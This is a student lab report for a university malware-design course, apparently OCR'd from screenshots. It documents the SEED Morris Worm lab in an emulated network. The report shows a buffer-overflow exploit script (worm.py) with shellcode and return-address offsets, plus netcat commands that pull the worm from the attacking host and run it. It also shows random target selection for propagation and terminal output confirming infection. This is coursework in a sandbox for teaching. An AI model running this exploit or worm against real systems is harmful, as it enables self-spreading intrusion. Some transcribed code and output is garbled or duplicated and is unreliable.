

CSE 406 - Malware Design - Morris Worm - 1705043

Kawshik Kumar Paul

Student ID: **1705043**

Lab Group: **A2**

Undergrad Student

Dept of Computer Science and Engineering (CSE)

Bangladesh University of Engineering and Technology (BUET)

Assignment Setup

Task 1: Attack Any Target Machine

Task 2: Self Duplication


Task 3: Propagation

Task 4: Preventing Self Infection


Codes

Assignment Setup

1. `dcbuild` in `Labsetup/container/internet-nano`
2. `dcbuild` in `Labsetup/container/map`
3. `dcup` in `Labsetup/container/internet-nano`
4. `dcup` in `Labsetup/container/map`
5. Once the emulator and the Map have been started, point the browser to
<http://localhost:8080/map.html>



6. Get a terminal on one of the host containers, type `ping 1.2.3.4` on the container, and then type `icmp and dst 1.2.3.4` in the filter box of the Map



Task 1: Attack Any Target Machine

1. Turn off address randomization

The screenshot shows a terminal window titled "Seed-Ubuntu20.04 [Running] - Oracle VM VirtualBox". The terminal session is as follows:

```
[08/06/22]seed@VM:~/.../worm$ sudo /sbin/sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[08/06/22]seed@VM:~/.../worm$ echo hello | nc -w2 10.151.0.71 9090
[08/06/22]seed@VM:~/.../worm$ sudo /sbin/sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[08/06/22]seed@VM:~/.../worm$ echo hello | nc -w2 10.151.0.71 9090
[08/06/22]seed@VM:~/.../worm$ chmod +x worm.py
[08/06/22]seed@VM:~/.../worm$ ./worm.py
The worm has arrived on this host ^ ^
*****
>>>> Attacking 10.151.0.71 <<<<
*****
PING 1.2.3.4 (1.2.3.4) 56(84) bytes of data.
[08/06/22]seed@VM:~/.../worm$
```

2. Creating a badfile

The screenshot shows a terminal window titled "Seed-Ubuntu20.04 [Running] - Oracle VM VirtualBox". The terminal session is identical to the one above:

```
[08/06/22]seed@VM:~/.../worm$ sudo /sbin/sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[08/06/22]seed@VM:~/.../worm$ echo hello | nc -w2 10.151.0.71 9090
[08/06/22]seed@VM:~/.../worm$ sudo /sbin/sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[08/06/22]seed@VM:~/.../worm$ echo hello | nc -w2 10.151.0.71 9090
[08/06/22]seed@VM:~/.../worm$ chmod +x worm.py
[08/06/22]seed@VM:~/.../worm$ ./worm.py
The worm has arrived on this host ^ ^
*****
>>>> Attacking 10.151.0.71 <<<<
*****
PING 1.2.3.4 (1.2.3.4) 56(84) bytes of data.
[08/06/22]seed@VM:~/.../worm$
```

```

Seed-Ubuntu20.04 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Aug 6 10:25 PM
seed@VM: ~/internet-nano
152h-host 1-10.152.0.72, as151h-host 0-10.151.0.71, as152r-router0-10.152.0.254, as153h-host_3-10.153.0.74, as152h-host_2-10.152.0.73, intern
et-nano_morris-worm-base_1, as153r-router0-10.153.0.254, as152h-host_4-10.152.0.75, as152h-host_0-10.152.0.71, as151r-router0-10.151.0.254, a
s153h-host_4-10.153.0.75, as151h-host_0-10.151.0.71 | ready! run 'docker exec -it 12496e63b1b9 /bin/zsh' to attach to this node
as100rs-ix100-10.100.0.100 | ready! run 'docker exec -it b725ff31d86e /bin/zsh' to attach to this node
bird: Started
as151h-host 1-10.151.0.72 | ready! run 'docker exec -it 6f13e0e838e8 /bin/zsh' to attach to this node
as151h-host 2-10.151.0.73 | ready! run 'docker exec -it c3160f73032f /bin/zsh' to attach to this node
as151h-host 3-10.151.0.74 | ready! run 'docker exec -it 30f8ea25f3d2 /bin/zsh' to attach to this node
as151h-host_4-10.151.0.75 | ready! run 'docker exec -it d049249f8358 /bin/zsh' to attach to this node
as152h-host_0-10.152.0.71 | ready! run 'docker exec -it 6c04432b1013 /bin/zsh' to attach to this node
as152h-host_1-10.152.0.72 | ready! run 'docker exec -it c807adba840 /bin/zsh' to attach to this node
as152h-host_2-10.152.0.73 | ready! run 'docker exec -it 22a7f5fd8142 /bin/zsh' to attach to this node
as152h-host_3-10.152.0.74 | ready! run 'docker exec -it 1545988c6e32 /bin/zsh' to attach to this node
as152h-host_4-10.152.0.75 | ready! run 'docker exec -it 53a5335cc5d5 /bin/zsh' to attach to this node
as152r-router0-10.152.0.254 | ready! run 'docker exec -it 009909104eb4 /bin/zsh' to attach to this node
as153h-host_0-10.153.0.71 | ready! run 'docker exec -it 1f7047d0f82b /bin/zsh' to attach to this node
as153h-host_1-10.153.0.72 | ready! run 'docker exec -it a5e4b71fd0d1 /bin/zsh' to attach to this node
as153h-host_2-10.153.0.73 | ready! run 'docker exec -it 1c0a679beef2 /bin/zsh' to attach to this node
as153h-host_3-10.153.0.74 | ready! run 'docker exec -it 059b36ff1831 /bin/zsh' to attach to this node
as153h-host_4-10.153.0.75 | ready! run 'docker exec -it 4b918637d9b6 /bin/zsh' to attach to this node
as153r-router0-10.153.0.254 | ready! run 'docker exec -it f194d9c78668 /bin/zsh' to attach to this node
bird: Started
bird: Started
internet-nano ee6b6326cce7e5be4913cbfc86f3c820 1 exited with code 0
as151r-router0-10.151.0.254 | ready! run 'docker exec -it f6e2aeafab7f5 /bin/zsh' to attach to this node
as151r-router0-10.151.0.254 | bird: Started
internet-nano morris-worm-base_1 exited with code 0
as151h-host_0-10.151.0.71 Starting stack
as151h-host_0-10.151.0.71 Input size: 6
as151h-host_0-10.151.0.71 Frame Pointer (ebp) inside bof(): 0xfffffd5f8
as151h-host_0-10.151.0.71 Buffer's address inside bof(): 0xfffffd588
as151h-host_0-10.151.0.71 ===== Returned Properly =====

```

3. Set ret and offset address in [worm.py](#)

```

Seed-Ubuntu20.04 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Text Editor Aug 6 10:22 PM
worm.py /Documents/Offline-02-Morris-Worm/Offline-Specification/LabSetup/worm
21 " echo '(_^_) Shellcode is running (_^_)'; "
22 "
23 "
24 "# The last line (above) serves as a ruler, it is not used
25 #.encode('latin-1')
26
27
28 # Create the badfile (the malicious payload)
29 def createBadfile():
30     content = bytearray(0x90 for i in range(500))
31     ######
32     # Put the shellcode at the end
33     content[500-len(shellcode):] = shellcode
34
35     ret      = 0xfffffd5f8 + 100 # Need to change
36     offset   = 0xfffffd5f8 - 0xfffffd588 + 4 # Need to change
37
38     content[offset:offset + 4] = (ret).to_bytes(4,byteorder='little')
39
40     # Save the binary code to file
41     with open('badfile', 'wb') as f:
42         f.write(content)
43
44
45
46
47 # Find the next victim (return an IP address).
48 # Check to make sure that the target is alive.
49 def getNextTarget():
50     return '10.151.0.71'
51
52

```

4. Run [worm.py](#)

```

Seed-Ubuntu20.04 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Aug 6 10:26 PM •
seed@VM: ~./worm
[08/06/22]seed@VM: ~./worm$ sudo /sbin/sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[08/06/22]seed@VM: ~./worm$ echo hello | nc -w2 10.151.0.71 9090
[08/06/22]seed@VM: ~./worm$ sudo /sbin/sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[08/06/22]seed@VM: ~./worm$ echo hello | nc -w2 10.151.0.71 9090
[08/06/22]seed@VM: ~./worm$ chmod +x worm.py
[08/06/22]seed@VM: ~./worm$ ./worm.py
The worm has arrived on this host ^ ^
*****
>>>> Attacking 10.151.0.71 <<<<
*****
PING 1.2.3.4 (1.2.3.4) 56(84) bytes of data.
[08/06/22]seed@VM: ~./worm$
```

5. View status in `internet-nano` console

```

Seed-Ubuntu20.04 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Aug 6 10:27 PM •
seed@VM: ~./internet-nano
as151h-host_0-10.151.0.71 ready! run 'docker exec -it 12496e63b1b9 /bin/zsh' to attach to this node
as100rs-ix100-10.100.0.100 ready! run 'docker exec -it b725ff3ld86e /bin/zsh' to attach to this node
bird: Started
as151h-host_1-10.151.0.72 ready! run 'docker exec -it 6f13e0e838e8 /bin/zsh' to attach to this node
as151h-host_2-10.151.0.73 ready! run 'docker exec -it c3160ff73032f /bin/zsh' to attach to this node
as151h-host_3-10.151.0.74 ready! run 'docker exec -it 30f8ea25f3d2 /bin/zsh' to attach to this node
as151h-host_4-10.151.0.75 ready! run 'docker exec -it d04924978358 /bin/zsh' to attach to this node
as152h-host_0-10.152.0.71 ready! run 'docker exec -it 6c04432b1013 /bin/zsh' to attach to this node
as152h-host_1-10.152.0.72 ready! run 'docker exec -it c8b7adba8b40 /bin/zsh' to attach to this node
as152h-host_2-10.152.0.73 ready! run 'docker exec -it 22a7f5fd8142 /bin/zsh' to attach to this node
as152h-host_3-10.152.0.74 ready! run 'docker exec -it 1545988c6e32 /bin/zsh' to attach to this node
as152h-host_4-10.152.0.75 ready! run 'docker exec -it 53a5335cccd5 /bin/zsh' to attach to this node
as152r-router0-10.152.0.254 ready! run 'docker exec -it 009990104eb4 /bin/zsh' to attach to this node
as153h-host_0-10.153.0.71 ready! run 'docker exec -it 1f7047d0f82b /bin/zsh' to attach to this node
as153h-host_1-10.153.0.72 ready! run 'docker exec -it a5e4b71fd0d1 /bin/zsh' to attach to this node
as153h-host_2-10.153.0.73 ready! run 'docker exec -it lc0a679beef2 /bin/zsh' to attach to this node
as153h-host_3-10.153.0.74 ready! run 'docker exec -it 058b36fff1831 /bin/zsh' to attach to this node
as153h-host_4-10.153.0.75 ready! run 'docker exec -it 4b918637d9b6 /bin/zsh' to attach to this node
as153r-router0-10.153.0.254 ready! run 'docker exec -it f194d9c78668 /bin/zsh' to attach to this node
bird: Started
internet-nano_e66b6326cce7e5be4913cbfc86f3cb20_1 exited with code 0
as151r-router0-10.151.0.254 ready! run 'docker exec -it f6e2aefab7f5 /bin/zsh' to attach to this node
as151r-router0-10.151.0.254 bird: Started
internet-nano_morris-worm-base_1 exited with code 0
as151h-host_0-10.151.0.71 Starting stack
as151h-host_0-10.151.0.71 Input size: 6
as151h-host_0-10.151.0.71 Frame Pointer (ebp) inside bof(): 0xfffffd5f8
as151h-host_0-10.151.0.71 Buffer's address inside bof(): 0xfffffd588
as151h-host_0-10.151.0.71 ===== Returned Properly =====
as151h-host_0-10.151.0.71 Starting stack
as151h-host_0-10.151.0.71 (^_^) Shellcode is running (^_^)
```

Here we can see that the shellcode is running.

Task 2: Self Duplication

- Add codes of “client gets the file from the server”

```

Seed-Ubuntu20.04 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Text Editor
Open Aug 7 12:01 AM ●
worm.py
Aug 7 12:01 AM ●
worm.py
Save
1 #!/bin/env python
2 import sys
3 import os
4 import time
5 import subprocess
6 from random import randint
7
8 # You can use this shellcode to run any command you want
9 shellcode= (
10     "\xeb\x2c\x59\x31\xc0\x88\x41\x19\x88\x41\x1c\x31\xd2\xb2\xd0\x88"
11     "\x04\x11\x8d\x59\x10\x89\x19\x8d\x41\x1a\x89\x41\x04\x8d\x41\x1d"
12     "\x89\x41\x08\x31\xc0\x89\x41\x0c\x31\xd2\xb0\x0b\xcd\x80\xe8\xcf"
13     "\xff\xff\xff"
14     "AAAAABBBCCCCDDD"
15     "/bin/bash"
16     "-c"
17     "# You can put your commands in the following three lines."
18     "# Separating the commands using semicolons."
19     "# Make sure you don't change the length of each line."
20     "# The * in the 3rd line will be replaced by a binary zero."
21     "echo '(^ ^) Shellcode is running (^ ^);"
22     "nc -w15 10.153.0.72 8081 > worm.py;"
23     "*"
24     "12345678901234567890123456789012345678901234567890"
25     "# The last line (above) serves as a ruler, it is not used"
26 ).encode('latin-1')
27
28
29 # Create the badfile (the malicious payload)
30 def createBadfile():
31     content = bytearray(0x90 for i in range(500))
32     ##########
33     # Put the shellcode at the end

```

Python 3 Tab Width: 8 Ln 22, Col 1 INS

12:01 AM 8/7/2022

2. Server provides the file

```

Seed-Ubuntu20.04 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal
seed@VM: ~/worm Aug 7 12:05 AM ●
[08/06/22] seed@VM: ~/worm$ docksh a5
root@a5e4b71fd0d1:# nc -lrv 8081 < worm.py
Listening on 0.0.0.0 8081
^C
root@a5e4b71fd0d1:# nc -lrv 8081 < worm.py
bash: worm.py: No such file or directory
root@a5e4b71fd0d1:# nc -lrv 8081 < worm.py
Listening on 0.0.0.0 8081
Connection received on 10.151.0.71 60692
root@a5e4b71fd0d1:# 

```

12:05 AM 8/7/2022

3. Get enter to the attacker

```

Seed-Ubuntu20.04 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Aug 7 12:04 AM •
seed@VM: ~/worm seed@VM: ~/worm seed@VM: ~/worm seed@VM: ~/worm
exit
[08/06/22]seed@VM: ../../worm$ docker cp worm.py a5e4b71fd0d1:/bof
b725ff31d86e as100rs-ix100-10.100.0.100
f194d9c78668 as153r-router0-10.153.0.254
a5e4b71fd0d1 as153h-host 1-10.153.0.72
6c04432b1013 as152h-host 0-10.152.0.71
1545988c6e32 as152h-host 3-10.152.0.74
12496e63b1b9 as151h-host 0-10.151.0.71
1f7047d0f82b as153h-host 0-10.153.0.71
30f8ea25f3d2 as151h-host 3-10.151.0.74
4b918637d9b6 as153h-host 4-10.153.0.75
6f13e0e838e8 as151h-host 1-10.151.0.72
53a5335cccd5 as152h-host 4-10.152.0.75
009909104eb4 as152r-router0-10.152.0.254
c8b7adba8b40 as152h-host 1-10.152.0.72
d049249f8358 as151h-host 4-10.151.0.75
1c0a679beef2 as153h-host 2-10.153.0.73
f6e2aeafab7f5 as151r-router0-10.151.0.254
22a7f5fd8142 as152h-host 2-10.152.0.73
056b36ff1831 as153h-host 3-10.153.0.74
c3160f73032f as151h-host 2-10.151.0.73
be1a04885949 seedemu_client
037d46101c2c mysql-10.9.0.6
[08/06/22]seed@VM: ../../worm$ docker cp worm.py a5e4b71fd0d1:/bof
[08/06/22]seed@VM: ../../worm$ docksh a5
root@a5e4b71fd0d1:# cd bof
root@a5e4b71fd0d1:/bof# ls
badfile server stack worm.py
root@a5e4b71fd0d1:/bof# nano worm.py
root@a5e4b71fd0d1:/bof# ./worm.py
The worm has arrived on this host ^ ^
*****
```

4. Copy the `worm.py` to the server

```

Seed-Ubuntu20.04 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Aug 7 12:06 AM •
seed@VM: ~/worm seed@VM: ~/worm seed@VM: ~/worm seed@VM: ~/worm
exit
[08/06/22]seed@VM: ../../worm$ docker cp worm.py a5e4b71fd0d1:/bof
[08/06/22]seed@VM: ../../worm$ docker cp worm.py a5e4b71fd0d1:/bof
[08/06/22]seed@VM: ../../worm$ docksh a5
root@a5e4b71fd0d1:# ls
bin boot dev home interface_setup lib32 libx32 mnt proc run seedemu_sniffer srv sys usr worm.py
root@a5e4b71fd0d1:# cd bof
root@a5e4b71fd0d1:/bof# ls
badfile bof dev home interface_setup lib lib32 libx32 mnt proc run seedemu_sniffer srv sys usr worm.py
root@a5e4b71fd0d1:/bof# nano worm.py
root@a5e4b71fd0d1:/bof# ./worm.py
The worm has arrived on this host ^ ^
*****>>>> Attacking 10.151.0.71 <<<<
*****>>>> Attacking 10.151.0.71 <<<<
PING 1.2.3.4 (1.2.3.4) 56(84) bytes of data.
root@a5e4b71fd0d1:/bof# ./worm.py
The worm has arrived on this host ^ ^
PING 1.2.3.4 (1.2.3.4) 56(84) bytes of data.
*****>>>> Attacking 10.151.0.71 <<<<
*****>>>> Attacking 10.151.0.71 <<<<
root@a5e4b71fd0d1:/bof#
root@a5e4b71fd0d1:/bof#
root@a5e4b71fd0d1:/bof#
root@a5e4b71fd0d1:/bof#
root@a5e4b71fd0d1:/bof#
root@a5e4b71fd0d1:/bof#
root@a5e4b71fd0d1:/bof#
root@a5e4b71fd0d1:/bof#
```

5. Run `worm.py` from server

6. Get enter to the victim

```
Seed-Ubuntu20.04 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Aug 7 12:09 AM •
seed@VM: ~/worm$ dockps
b725ff31d86e as100rs-ix10-10.100.0.100
f194d9c78668 as153r-router0-10.153.0.254
a5e4b1rd0d1 as153h-host 1-10.153.0.72
6c04432b1013 as152h-host 0-10.152.0.71
1545988c6e32 as152h-host 3-10.152.0.74
12496e63b1b9 as151h-host 0-10.151.0.71
1f7047d0f82b as153h-host 0-10.153.0.71
30f8ea25f3d2 as151h-host 3-10.151.0.74
4b918637d9b6 as153h-host 4-10.153.0.75
6f13e0e838e8 as151h-host 1-10.151.0.72
53a5335cccd5 as152h-host 4-10.152.0.75
009909104eb4 as152r-router0-10.152.0.254
c8b7adba8b40 as152h-host 1-10.152.0.72
d04924978356 as151h-host 4-10.151.0.75
1c0a6f9beef2 as153h-host_2-10.153.0.73
f6e2aeafab7f5 as151r-router0-10.151.0.254
22a7f5fd8142 as152h-host 2-10.152.0.73
058b36ff1831 as153h-host 3-10.153.0.74
c3160f73032f as151h-host 2-10.151.0.73
be1a04885949 seedemu_client
037d46101c2c mysql-10.9.0.6
[08/07/22] seed@VM: ~/worm$
```

```
[08/07/22]seed@VM: ~/.../worm$ dockps
b725ff31d86e as100rs-1x100-10.100.0.100
f194d9c78668 as153r-router0-10.153.0.254
a5e4b71fd0d1 as153h-host 1-10.153.0.72
6c04432b1013 as152h-host 0-10.152.0.71
1545988c6e32 as152h-host 3-10.152.0.74
12496e63b1b9 as151h-host 0-10.151.0.71
1f7047d0f82b as153h-host 0-10.153.0.71
30f8ea25f3d2 as151h-host 3-10.151.0.74
4b918637d9b6 as153h-host 4-10.153.0.75
6f13e00838e8 as151h-host 1-10.151.0.72
53a5335ccdd5 as152h-host 4-10.152.0.75
009909104eb4 as152r-router0-10.152.0.254
c8b7adba8b40 as152h-host 1-10.152.0.72
d049249f8358 as151h-host 4-10.151.0.75
1c0a679beef2 as153h-host 2-10.153.0.73
f6e2aeafab7f5 as151r-router0-10.151.0.254
22a7f5fd8142 as152h-host 2-10.152.0.73
058b36ff1831 as153h-host 3-10.153.0.74
c3160f73032f as151h-host 2-10.151.0.73
be1a04885949 seedemu_client
037d46101c2c mysql-10.9.0.6
[08/07/22]seed@VM: ~/.../worm$ docksh 12
root@12496e63b1b9:/# ls
bin boot etc ifinfo.txt lib lib64 media opt root sbin seedemu_worker start.sh tmp var
bof dev home interface setup lib32 libx32 mnt proc run seedemu_sniffer srv sys usr
root@12496e63b1b9:/# cd bof
root@12496e63b1b9:/bof# ls
core server stack worm.py
root@12496e63b1b9:/bof#
```

7. Check the `worm.py` is got or not

```
4b918637d9b6 as153h-host 4-10.153.0.75
6f13e00838e8 as151h-host 1-10.151.0.72
53a5335ccdd5 as152h-host 4-10.152.0.75
009909104eb4 as152r-router0-10.152.0.254
c8b7adba8b40 as152h-host 1-10.152.0.72
d049249f8358 as151h-host 4-10.151.0.75
1c0a679beef2 as153h-host 2-10.153.0.73
f6e2aeafab7f5 as151r-router0-10.151.0.254
22a7f5fd8142 as152h-host 2-10.152.0.73
058b36ff1831 as153h-host 3-10.153.0.74
c3160f73032f as151h-host 2-10.151.0.73
be1a04885949 seedemu_client
037d46101c2c mysql-10.9.0.6
[08/07/22]seed@VM: ~/.../worm$ docksh 12
root@12496e63b1b9:/# ls
bin boot etc ifinfo.txt lib lib64 media opt root sbin seedemu_worker start.sh tmp var
bof dev home interface_setup lib32 libx32 mnt proc run seedemu_sniffer srv sys usr
root@12496e63b1b9:/# cd bof
root@12496e63b1b9:/bof# ls
core server stack worm.py
root@12496e63b1b9:/bof# head -10 worm.py
#!/bin/env python3
import sys
import os
import time
import subprocess
from random import randint

# You can use this shellcode to run any command you want
shellcode= (
    "\xeb\x2c\x31\x31\x30\x80\x41\x19\x88\x41\x1c\x31\xd2\xb2\xd0\x88"
root@12496e63b1b9:/bof#
```

Here we can see that self duplication is done.

Task 3: Propagation

1. Modify shellcode to receive `worm.py` and to run

```

1#!/bin/env python3
2import sys
3import os
4import time
5import subprocess
6from random import randint
7import socket
8
9# You can use this shellcode to run any command you want
10shellcode= (
11    "\xeb\x2c\x59\x31\xc0\x88\x41\x19\x88\x41\x1c\x31\xd2\xb2\xd0\x88"
12    "\x84\x11\x8d\x59\x10\x89\x19\x8d\x41\x1a\x89\x41\x04\x8d\x41\x1d"
13    "\x89\x41\x08\x31\xc0\x89\x41\x0c\x31\xd2\xb0\x0b\xcd\x80\xe8\xcf"
14    "\xf7\xff\xff"
15    "AAAAABBBBCCCCDDD"
16    "/bin/bash"
17    "-c"
18    "# You can put your commands in the following three lines."
19    "# Separating the commands using semicolons."
20    "# Make sure you don't change the length of each line."
21    "# The * in the 3rd line will be replaced by a binary zero."
22    "nc -w15 " + socket.gethostname() + " 8081 > worm.py; "
23    "chmod +x worm.py; nc -lrv 8081 < worm.py | ./worm.py; "
24    "*"
25    "12345678901234567890123456789012345678901234567890"
26    "# The last line (above) serves as a ruler, it is not used"
27).encode('latin-1')
28
29
30# Create the badfile (the malicious payload)
31def createBadfile():
32    content = b"\x00" * 500
33
```

2. Generate Random Numbers to propagate to random hosts

```

38offset = 0xfffffd5f8 - 0xfffffd588 + 4 # Need to change
39content[offset:offset + 4] = (ret).to_bytes(4,byteorder='little')
40#####
41# Save the binary code to file
42with open('badfile', 'wb') as f:
43    f.write(content)
44
45#####
46# Find the next victim (return an IP address).
47# Check to make sure that the target is alive.
48def getNextTarget():
49    X = randint(151, 153)
50    Y = randint(71, 75)
51    X = str(X)
52    Y = str(Y)
53    return '10.' + X + '.0.' + Y
54
55#####
56
57#####
58print("The worm has arrived on this host ^_^", flush=True)
59
60# This is for visualization. It sends an ICMP echo message to
61# a non-existing machine every 2 seconds.
62subprocess.Popen(["ping -q -12 1.2.3.4"], shell=True)
63
64#####
65# Create the badfile
66createBadfile()
67
68#####
69# Launch the attack on other servers
70while True:
71
```

3. Copy code to a host

```

Seed-Ubuntu20.04 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Aug 7 3:17 AM • seed@VM: ~/worm
07743ac0053a as151h-host 4-10.151.0.75
3185d362c664 as151r-router0-10.151.0.254
b8b8bed962ea as151h-host 2-10.151.0.73
6a157ffd19528 as152h-host 0-10.152.0.71
67c32b947af6 as100rs-ix100 10.100.0.100
a9c337d54985 as153h-host 2-10.153.0.73
ebf0ffa01047 as152h-host 4-10.152.0.75
9e1dfcd91489 as152h-host 2-10.152.0.73
18c1e953821c as152h-host 3-10.152.0.74
57909eddb955 as153r-router0-10.153.0.254
ebd6353db73b as151h-host 0-10.151.0.71
df0e416ac173 as153h-host 1-10.153.0.72
b6a685d16c09 as153h-host 3-10.153.0.74
bf96354a6306 as153h-host 0-10.153.0.71
8e83526319bc as152r-router0-10.152.0.254
b6b221f7efaa0 as151h-host 3-10.151.0.74
63b0e70f88ab seedemu_client
037d46101c2c mysql-10.9.0.6
[08/07/22]seed@VM:~/.../worm$ docker cp worm.py 4633e7069bb1:/bof
[08/07/22]seed@VM:~/.../worm$ docksh 463
root@4633e7069bb1:/# cd bof
root@4633e7069bb1:/bof# ls
badfile server stack worm.py
root@4633e7069bb1:/bof# nano worm.py
root@4633e7069bb1:/bof# chmod +x worm.py; nc -lrv 8081 < worm.py | ./worm.py
Listening on 0.0.0.0 8081
The worm has arrived on this host ^ ^
*****>>>> Attacking 10.152.0.75 <<<<
*****>>>>
PING 1.2.3.4 (1.2.3.4) 56(84) bytes of data.
Connection received on 10.152.0.75 33478
root@4633e7069bb1:/bof#

```

4. Run `worm.py` from that host

```

Seed-Ubuntu20.04 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Aug 7 3:18 AM • seed@VM: ~/worm
07743ac0053a as151h-host 4-10.151.0.75
3185d362c664 as151r-router0-10.151.0.254
b8b8bed962ea as151h-host 2-10.151.0.73
6a157ffd19528 as152h-host 0-10.152.0.71
67c32b947af6 as100rs-ix100 10.100.0.100
a9c337d54985 as153h-host 2-10.153.0.73
ebf0ffa01047 as152h-host 4-10.152.0.75
9e1dfcd91489 as152h-host 2-10.152.0.73
18c1e953821c as152h-host 3-10.152.0.74
57909eddb955 as153r-router0-10.153.0.254
ebd6353db73b as151h-host 0-10.151.0.71
df0e416ac173 as153h-host 1-10.153.0.72
b6a685d16c09 as153h-host 3-10.153.0.74
bf96354a6306 as153h-host 0-10.153.0.71
8e83526319bc as152r-router0-10.152.0.254
b6b221f7efaa0 as151h-host 3-10.151.0.74
63b0e70f88ab seedemu_client
037d46101c2c mysql-10.9.0.6
[08/07/22]seed@VM:~/.../worm$ docker cp worm.py 4633e7069bb1:/bof
[08/07/22]seed@VM:~/.../worm$ docksh 463
root@4633e7069bb1:/# cd bof
root@4633e7069bb1:/bof# ls
badfile server stack worm.py
root@4633e7069bb1:/bof# nano worm.py
root@4633e7069bb1:/bof# chmod +x worm.py; nc -lrv 8081 < worm.py | ./worm.py
Listening on 0.0.0.0 8081
The worm has arrived on this host ^ ^
*****>>>> Attacking 10.152.0.75 <<<<
*****>>>>
PING 1.2.3.4 (1.2.3.4) 56(84) bytes of data.
Connection received on 10.152.0.75 33478
root@4633e7069bb1:/bof#

```

5. View status of the execution


```
Seed-Ubuntu20.04 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Aug 7 3:22 AM •
seed@VM: ~/internet-nano
as15lh-host 0-10.151.0.71 Starting stack
as15lh-host 0-10.151.0.71 Input size: 6
as15lh-host 0-10.151.0.71 Frame Pointer (ebp) inside bof(): 0xfffffd5f8
as15lh-host 0-10.151.0.71 Buffer's address inside bof(): 0xfffffd588
as15lh-host 0-10.151.0.71 ===== Returned Property =====
as152h-host 4-10.152.0.75 Starting stack
as152h-host 4-10.152.0.75 Listening on 0.0.0.0 8081
as152h-host 4-10.152.0.75 The worm has arrived on this host ^_^
